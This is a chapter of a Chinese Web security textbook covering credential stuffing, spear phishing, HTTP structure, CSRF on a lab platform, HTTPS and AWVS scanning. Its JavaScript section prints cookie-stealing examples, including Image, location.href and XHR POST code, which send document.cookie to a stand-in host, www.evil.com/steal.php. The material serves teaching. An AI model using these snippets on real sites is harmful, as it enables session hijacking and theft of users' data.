第 7 章 Web 安全

本章学习要点：

- 了解 Web 基础知识与安全问题；
- 了解 HTML 协议及请求与响应的报文结构；
- 了解信息探测与漏洞扫描，尤其是 SQL 注入的原理和分类；
- 了解浏览器安全问题，认识浏览器安全的重要性。

随着社交网络、微博、电子商务等一系列新兴产业的兴起，基于 Web 的应用也越来越广泛，越来越多的企业选择使用 Web 平台为客户提供服务。与此同时也引起了黑客们的关注导致网络安全事件频发。国内外网络安全形势严峻，各种安全威胁愈演愈烈，如数据泄露、勒索攻击等。

2019 年 2 月，北京字节跳动公司曾向海淀区警方报案，称其旗下产品“抖音”遭不法分子恶意“撞库”，在千万级外部账号密码中有百万账号密码与数据库数据相吻合。除此之外，大麦网、12306、爱奇艺、网易、淘宝网、京东商城、CSDN 等都出现过“撞库”攻击，这种攻击行为涉及金融、社区论坛、游戏、影音娱乐、教育、新闻、旅游等诸多行业，危害之广可见一斑。“撞库”是网络安全领域的术语，指的是黑客或攻击者将自己在互联网上搜集的已经泄露的用户账号和密码，在其他网站上进行批量登录等尝试操作，从而“撞出”其他网站中的用户账号和密码。这种网络攻击行为是比较常见的，产生原理也相对简单——大多数用户习惯在许多个网站上使用一个账号（包括用户 ID、QQ 号码、手机号码、电子邮箱地址等）和密码，因此“撞库”攻击的成功率还是比较高的。其实，“撞库”攻击的目的并非简单地测试用户的账号、密码对其他网站是否有效，而是通过测试成功的账号进行广告发布、代刷点赞好评量，以及窃取用户个人隐私信息进行诈骗等操作，进而牟取更多利益。这种网络攻击行为并非网站运营者或用户设备安全配置不当造成的，而是因为用户的不良习惯引起的。

2020 年年初，全球爆发新型冠状病毒疫情，在全国上下齐心协力抗击疫情之时，有不法分子通过使用疫情话题进行黑客攻击，其中有一种攻击行为是黑客比较常用的鱼叉攻击。“鱼叉攻击”是利用木马等程序恶意作为电子邮件的附件，发送到受害人的电子邮箱，当受害人打开附件就会感染木马等计算机病毒。这种攻击通常会根据时事新闻、受害者身份等更新邮件当中的诱饵内容，诱使受害者打开邮件附件。“鱼叉攻击”还会配合多种“社会工程学”的手段，以求扩大攻击效果。例如，黑客会选择周一或周五进行鱼叉攻击，因为这两个时间段人们与外界沟通交流密切，是网络信息传递的高峰期。除此之外，这些攻击邮件大多数都经过精心伪装，使用“官方通报”“新闻事件”“组织、企业通知”等标题内容。例如：2015 年 5 月 29 日，中国网络安全公司“奇虎 360”旗下的“天眼实验室”发布报告首次披露了一起针对我国的国家级黑客攻击细节，该境外黑客组织被命名为“海莲花（OceanLotus）”，该组织的主要攻击方式有“鱼叉攻击”和“水坑攻击”；在 2014 年 5 月 22 日新疆发生暴力恐怖性事件之后，5 月 28 日该组织就

曾发布以“新疆暴恐事件最新通报”为内容的电子邮件及附件，诱导受害者“中招”。该组织还发送过以“公务员工资改革方案”等一系列社会高度关注事件命名的邮件。

由此可见，网络攻击不仅是因为技术漏洞、逻辑错误等原因造成的，也存在用户网络安全意识淡薄、不良的上网习惯等因素增加了攻击者发起攻击的成功率。

7.1 Web 安全概述

7.1.1 Web 基础知识

下面首先介绍 HTML 的工作机理，脚本、样式、图像、多媒体等这些资源如何调用、运行。之后，介绍 JavaScript 脚本语言的工作原理。

1. URL

统一资源定位器（Uniform Resource Locator，URL）即“网站链接”或“网站地址”，通过 URL 请求可以查找到该地址对应的唯一的资源，格式如下：

```
<scheme>://<netloc>/<path>?<query>#<fragment>
```

例如，http://www.foo.com/path/f.php? id=1&type=cool#new 便是最常见的 URL 地址之一。

其对应关系是：

```
<scheme> - http
```

值得注意的是＜scheme＞对大小写要求并不严格，如 http 和 HTTP 都是可以的。

```
<netloc> - www.foo.com
<path> - /path/f.php
<query> - id=1&type=cool,包括<参数名=参数值>对
<fragment> - new
```

对于需要 HTTP Basic 认证的 URL 请求，甚至可以将用户名与密码直接放入 URL 中，在“＜netloc＞”之前：

```
http://username:password@www.foo.com/
```

HTTP/HTTPS 协议是日常接触最多的 URL，这是 Web 安全的入口点，各种安全威胁都伴随着 URL 的请求而进行的，如果客户端到服务端各层中的每个解析环节未得到保障，就可能出现安全问题。

接下来，先简单介绍一下在 Web 应用层经常使用的超文本传输协议（Hyper Text Transfer Protocol，HTTP），在后面章节会对其做更详细的讲解。HTTP 基于客户端-服务器模式，典型的 HTTP 响应-请求流程如下。

（1）客户端与服务器建立连接。

（2）客户端向服务器发送 HTTP 请求报文。

（3）服务器接收客户端的请求，并返回 HTTP 响应。

（4）客户端与服务器断开连接。

URL 的编码方式有三类：escape、encodeURI、encodeURIComponent，这三个编码函数是

有差异的，浏览器在自动 URL 编码中也存在差异。

2. JavaScript

在 Web 安全中，网站页面的前端逻辑实现是靠 JavaScript 控制的。例如，使用 JavaScript 技术，用户在网站上可以提交内容、请求等信息，然后不经过页面跳转或刷新就可以实现内容更新、编辑、删除等页面操作。多数情况下，如果网站存在 XSS 漏洞，就意味着可以注入任意的 JavaScript 脚本，即被攻击者的任何操作都可以模拟，攻击者可以获取到任何隐私信息。

在浏览器中，用户发出的请求基本上都是 HTTP 协议里的 GET 与 POST 方式。对于 GET 方式，实际上就是一个 URL，方式有很多，常见的如下。

新建一个 Image 标签对象，对象的 src 属性指向目标地址：

```
new Image ().src = "http://www.evil.com/steal.php "+escape (document.cookie) ;
```

在地址栏里打开目标地址：

```
location.href = "http://www.evil.com/steal.php "+escape (document.cookie);
```

这两种方式原理是相通的，通过 JavaScript 动态创建 iframe/frame/script/link 等标签对象，然后将它们的 src 或 href 属性指向目标地址即可。

对于 POST 的请求，XMLHttpRequest 对象就是一个非常方便的方式，可以模拟表单提交，如下是一段的示例：

```
xhr = function () {
    /* xhr 对象 */
    if (window.XMLHttpRequest)
        request = new XMLHttpRequest () ;
    else if (window.ActiveXObject)
        request = new window. ActiveXObject ( 'Microsoft.XMLHTTP' ) ;
    return request; };
request = function (method, src, argv, content_type) {
    xhr.open (method, src, false)                    /* 同步方式 */
    if ( method= 'POST' )
        xhr.setRequestHeader ( 'Content-Type', content_type) ;
                                                     /* 设置表单的 Content-Type 类型 */
    xhr.send (argv);                                 /* 发送 POST 数据 */
    return xhr.responseText;                         /* 返回响应的内容 */ };
attack_a = function() {
    var src = "http://www.evil.com/steal.php " ;
    var argv_0 = " &name1=value1&name 2 =value2 " ;
    request ( "POST", src, argv_0, "application/x-www-form-urlencoded" ) ; };
attack_a () ;
```

POST 表单提交的 Content-Type 为 application/x-www-form-urlencoded，这是一种默认的标准格式。在前端黑客攻击中（如 XSS），经常需要发起各种请求（如盗取 Cookies、蠕虫攻击等），因此，POST 是 XSS 攻击经常使用的方式。

7.1.2　服务器与浏览器安全

在 Web 应用中存在两个角色：浏览器与服务器。这也是目前广泛应用的浏览器/服务器（Browser/Server，B/S）设计框架，如政府机构、公司门户等大多采用这种设计模式。在 B/S

框架下，用户只需要安装一款适合自己的浏览器即可对网站进行访问。

浏览器是一个运行在本地的应用程序。在 Web 中用户主要是用它进行网页浏览、电子邮件收发、即时通信等上网服务，如 Internet Explorer（当然，使用这个浏览器是不安全的，因为它已经停止更新服务了）、Google Chrome、360 浏览器、Microsoft Edge、Mozilla Firefox 等。

在 Web 应用中，服务器一般指为用户提供服务的网站服务器，它是一种计算机程序，可以在有用户请求的情况下为用户返回相应的报文。Web 服务器中最流行的是 Apache（广泛流行的 Web 服务器软件）、Nginx（高性能的 HTTP 和反向代理 Web 服务器）和 Internet 信息服务器（Internet Information Services，IIS，由微软公司提供的基于运行 Microsoft Windows 的互联网基本服务）。

随着互联网的发展，针对 Web 服务器与浏览器的攻击行为不仅仅局限于外部的黑客或攻击者，内部的系统安全配置不当与漏洞、用户不良习惯等，这些都是网络攻击日益增多的原因。

1. 服务器安全

在服务器运行过程中将面临许多安全问题，在 Web 服务器中可能面临网站篡改、缓存区溢出、目录遍历攻击、网站挂马、拒绝服务攻击等。这些针对 Web 服务器的攻击形成原因比较复杂，主要包括：①Web 服务器的所提供的 GET、POST 等数据传输方式，在转发给服务器时容易被攻击者或黑客所修改；②由于 Web 开发人员的水平参差不齐，在开发过程中很难将问题考虑全面，容易造成安全缺陷（如逻辑漏洞等）。

因此，针对 Web 服务器所面临的攻击方式，开发者应该从多种角度出发进行防护，如安全的访问控制策略、系统安全审计、用户身份验证、防火墙、入侵检测、漏洞扫描、数据加密、安全事件响应等。这些安全技术不是独立存在的，也很难通过某一项单一的安全防护技术解决 Web 服务器的安全问题，它们是相辅相成、互为补充的。

2. 浏览器安全

虽然 Web 的攻击大多都是针对服务器端的，但相对于服务器端而言，客户端的安全防护措施还相对薄弱。由于缺少强力有效的漏洞检测机制与安全防护措施，因此针对浏览器的攻击也越来越多，如浏览器恶意脚本攻击、恶意链接、网站钓鱼、代码注入、信息泄露、跨域脚本执行、沙箱绕过、病毒木马后门等。由于浏览器是被用户频繁使用的应用软件之一，其操作涉及金融、购物、社交、办公、娱乐等诸多方面，所以浏览器安全也关系到用户的数据隐私、财产及人身安全。

因此，如何针对浏览器设计安全防护策略与检测机制具有重要意义。同时，有效提高用户在使用浏览器时的安全意识与培养良好的上网习惯也尤为重要。目前，针对用户浏览器的安全防护措施主要有：沙箱机制、浏览器内容安全策略（即白名单机制）、危险识别技术（如恶意网站拦截、网站数字证书、无痕浏览技术、加密传输技术等）。

7.2 HTTP 协议分析与安全

7.2.1 HTTP 请求流程

URL 的请求协议绝大部分基于 HTTP 协议，它是一种无状态的请求响应，即每次的请求响应之后，连接会立即断开或延时断开（保持一定的连接有效期），断开后，下一次请求再重新建立。例如，对 http://www.foo.com/发起一个 GET 请求，如图 7.1 所示。

```
GET / HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Accept-Encoding: gzip, deflate
Host: www.foo.com
```

图 7.1　GET 请求

状态代码 HTTP 200 OK 表示该请求已经被服务器成功地处理，查看响应结果如图 7.2 所示。

```
HTTP/1.1 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Type: text/html; charset=utf-8
Date: Sun, 31 May 2015 16:58:19 GMT
ETag: "c2c87764f467093a25536e5be92b016e"
Server: nginx/1.1.19
Set-Cookie:
_digiadmin2_session=BAh7B0kiD3N1c3Npb25faWQGOgZFRkkiJWI3OWUxZj1kZjdmZDhhMzIzMDQwN2E0MjM2N2IONmV
jBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMT1QW1UzMVZSTGNhQ2liUGZOeGNPTnR4TnhyVzg3TVdBT29ZMktoQU9nTTQ9B
jsARg%3D%3D--4abdb60dc65c8f87ee126d8b6db9b32af7585b8b; path=/; HttpOnly
Status: 200 OK
X-Request-Id: 513a3a995f28ff6f0724dcca9f8e7aca
X-Runtime: 0.035303
X-UA-Compatible: IE=Edge,chrome=1
Content-Length: 3227
Connection: keep-alive

<!DOCTYPE html>
<html
```

图 7.2　HTTP 200 OK 响应结果

请求与响应一般都分为头部与体部(它们之间以空行分隔)。对于请求体来说，一般出现在 POST 方法中，包含表单的键值对。响应体就是在浏览器中看到的内容，如 HTML/JavaScript/XML 等。这里的重点在头部，头部的每一行都有自己的含义，key 与 value 之间以冒号分隔，下面看看几个关键点。

请求头中的几个关键点如下：

```
GET  HTTP/1.1
```

这一行代码必不可少，常见的请求方法有 GET/POST，最后的 HTTP/1.1 表示 HTTP 协议的版本号。

这行代码也必不可少，表明请求的主机是什么：

```
host: www.foo.com
```

User-Agent 用于表明身份，从这里可以看到操作系统、浏览器、浏览器内核及对应的版本号等信息：

```
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.19 (KHTML, likeGecko)
Chrome/18.0.1025.3 Safari/535.19
```

前面说到 HTTP 是无状态的，那么每次在连接时，服务端如何知道你是上一次的那个连接？这里通过 Cookies 进行会话跟踪，第一次响应时设置的 Cookies 在随后的每次请求中都会发送出去。Cookies 还可以包括登录认证后的身份信息：

```
Cookie: SESSIONID=58AB420BID88800526ACCCAA83A827A3: FG=1
```

响应头中的几个关键点如下：

```
HTTP/1.1 200 OK
```

这一行肯定有，200 是状态码，OK 是状态描述。

```
Server: nginx/1.1.19
```

上述语句透露了服务端的一些信息：Web 容器、操作系统、服务端语言及对应的版本。

```
Content-Length: 3227
```

3227 是响应体的长度。

```
Content-Type: text/html ; charset=utf-8
```

上述语句是响应资源的类型与字符集。针对不同的资源类型会有不同的解析方式，这个会影响浏览器对响应体里的资源解析方式，字符集也会影响浏览器的解码方式，两者都可能带来安全问题。

每个 Set-Cookie 都设置了一个 Cookie(类似 key=value)。

请求响应头部常见的一些字段有必要了解，这是后面在研究 Web 安全时对各种 HTTP 数据包分析的前提。

HTML 里可以有脚本、样式等内容的嵌入，以及图像、多媒体等资源的引用。一般看到的网页就是一个 HTML 文档，只是浏览器帮助我们进行了翻译，使我们更好理解：

```
<html>
    <head>
    <title>HTML</title>
    <meta http-equiv="Content-Type" content="text/html" />
    <META name="description" content=" XXXXXXXXXX ">
    <meta charset="utf-8"/>
    <style>
        /*这里是样式*/
        body { font-size: 14px ;}
    </style>
    <script>
        a = 1; /*这里是脚本*/
    </script>
    </head>
    <body>
    <div>
        <h/1>这些都是 HTML</hl><br />
        <img src= "http://www.foo.com/logo.jpg" title="这里是图片引用" />
    </div>
    <script type="text/javascript" data-src="https://xxxx.xxxxxx.com/xxxxx.js">
    </script>
    </body>
</html>
```

人们经常说 HTML 组成是松散的，是因为 HTML 是由众多标签组成的，标签内还有对应的各种属性。这些标签可以不区分大小写，有的可以不需要闭合。属性的值可以用单引号、双引号、反单引号包围住，甚至不需要引号。多余的空格与分行毫不影响 HTML 的解析。在

HTML 代码里可以内嵌 JavaScript 等代码段，而不强调分离。这些都是造成 HTML 组成松散的原因，然而这样也引发了很多前端安全问题。

7.2.2　跨站请求伪造

跨站请求伪造(Cross Site Request Forgery，CSRF)指的是攻击者盗用访问者的身份，以访问者的名义发送恶意的请求，对服务器来说这个请求是完全合法的，但是却完成了攻击者所期望的一个操作。比如，以访问者的名义发送邮件、发消息、添加系统管理员，甚至于网上购物等，进而造成个人隐私的泄露或财产损失。

因此，CSRF 的危害如下。

(1) 黑客或攻击者能够篡改目标网站用户的数据。

(2) 能够窥视、盗取其他用户个人信息。

(3) 传播 CSRF 网络蠕虫。

(4) 可以作为其他攻击手段的辅助攻击。

接下来，以某安全实训平台被攻击者恶意添加系统管理员为例，简单介绍一下 CSRF 攻击过程。

首先，通过安全实训平台打开浏览器并访问：

```
http://www.any.com/wcms/admin/index.php①
```

如图 7.3 所示，输入用户名 admin，密码 123456，单击“登录”按钮。



图 7.3　系统管理员登录界面

然后，如图 7.4 所示，在网站管理系统页面中发现网站有“管理员账号”功能，选择该选项进入“账号管理”页面，如图 7.5 所示，发现右上角有“添加用户”选项，同时，我们还可以看到所有管理用户的信息，注意：此处无可用的管理员账号。

这时，直接在该浏览器打开另一个界面，如图 7.6 所示，访问攻击者构造的带有概念验证

① 声明：该域名为教学实验平台虚拟域名，未针对任何网站与机构，本章节其他域名亦是如此。



图 7.4 系统管理员登录界面



图 7.5 系统添加用户界面

(Proof Of Concept,POC)的网页,网址:

```
http://www.any.com/csrf/postuser.html
```



图 7.6 CRSF POST 型测试过程

最后，进入原管理系统的后台，选择页面左侧导航栏底部的“管理员账号”选项，如图 7.7 所示，发现多了一个账号。



图 7.7　CRSF POST 型测试结果

7.2.3　HTTPS 协议简介

由于 HTTP 在数据传输过程中都是以明文方式进行的，这样的数据传输方式很容易受到中间人攻击、劫持数据、篡改数据、重放攻击等。因此，为了解决这些安全问题提出了**超文本传输安全协议**（Hypertext Transfer Protocol Secure，HTTPS）。在部署 HTTPS 的网站中，浏览器地址栏会显示其网址<scheme>为 https，如图 7.8 所示，央视网的网站链接为 https://www.cctv.com/。

图 7.8　央视网网站截图

HTTPS 的主要作用在于增强 Web 服务的安全性，可以保护数据的隐私性及完整性，同时还能够有效验证身份信息。

HTTPS 的传输机制及工作原理与 HTTP 的主要区别，如图 7.9 所示，HTTPS 在数据传输过程中使用了**传输层安全性协议**（Transport Layer Security，TLS）、**安全套接字协议**（Secure Sockets Layer，SSL）



图 7.9　HTTP 与 HTTPS 传输机制对比

等。通过数字证书机制，可提供有效的身份认证、数据加密传输与完整性验证等服务。

7.3 信息探测与漏洞扫描

7.3.1 漏洞扫描

漏洞扫描技术是一类重要的网络安全技术，它和防火墙、入侵检测系统互相配合，能够有效提高网络的安全性。通过对网络的扫描，网络管理员能了解网络的安全设置和运行的应用服务，及时发现安全漏洞，客观评估网络风险等级。同时，可以有效帮助网络管理员根据扫描的结果更正网络安全漏洞和系统中的错误设置，在黑客攻击前进行防御。如果说防火墙和网络监视系统是被动的防御手段，那么漏洞扫描就是一种主动的防范措施，能有效避免黑客攻击行为，做到防患于未然。

Web 漏洞扫描主要包括：①针对应用软件包的安全漏洞进行检测；②针对主机系统的安全漏洞进行检测；③通过对目标漏洞进行定向检测；④利用网络技术使用脚本模拟攻击行为进行检测。

常见的漏洞扫描工具[①]包括 AWVS、Arachni、XssPy、Vega、WebScarab 等。本节将以 AWVS 为例，简单介绍 Web 漏洞扫描的过程。

Acunetix Web Vulnerability Scanner（简称 AWVS）是一款知名的 Web 网络漏洞扫描工具，它通过网络爬虫测试网站安全，检测流行安全漏洞，如图 7.10 所示是 AWVS 的界面。下面介绍一下利用 AWVS 进行漏洞扫描的步骤。



图 7.10 AWVS 界面

（1）如图 7.11 所示，首先选择工具栏的 New Scan 选项，然后在弹出的窗口中单击 Scan

① 声明：本章节所涉及、使用的软件工具均来自安全实训平台，所有软件工具仅适用于教学实践环节。

single website 单选按钮，在 Website URL 文本框中输入将要检测的目标网站的 URL，然后单击界面下方的 Next 按钮即可。



图 7.11　Scan Wizard 对话框

(2) 如图 7.12 所示，这个界面可以选择攻击模块，可以根据不同的攻击要求，选择不同的攻击模块，这里选择 Default(默认)选项，使用默认模块即可。



图 7.12　AWVS 选择攻击模块

AWVS 一共有提供 16 种攻击模块，如图 7.13 所示，如果想要调整或修改攻击模块，可以选择 Configuration→Scanning Profiles 选项修改。

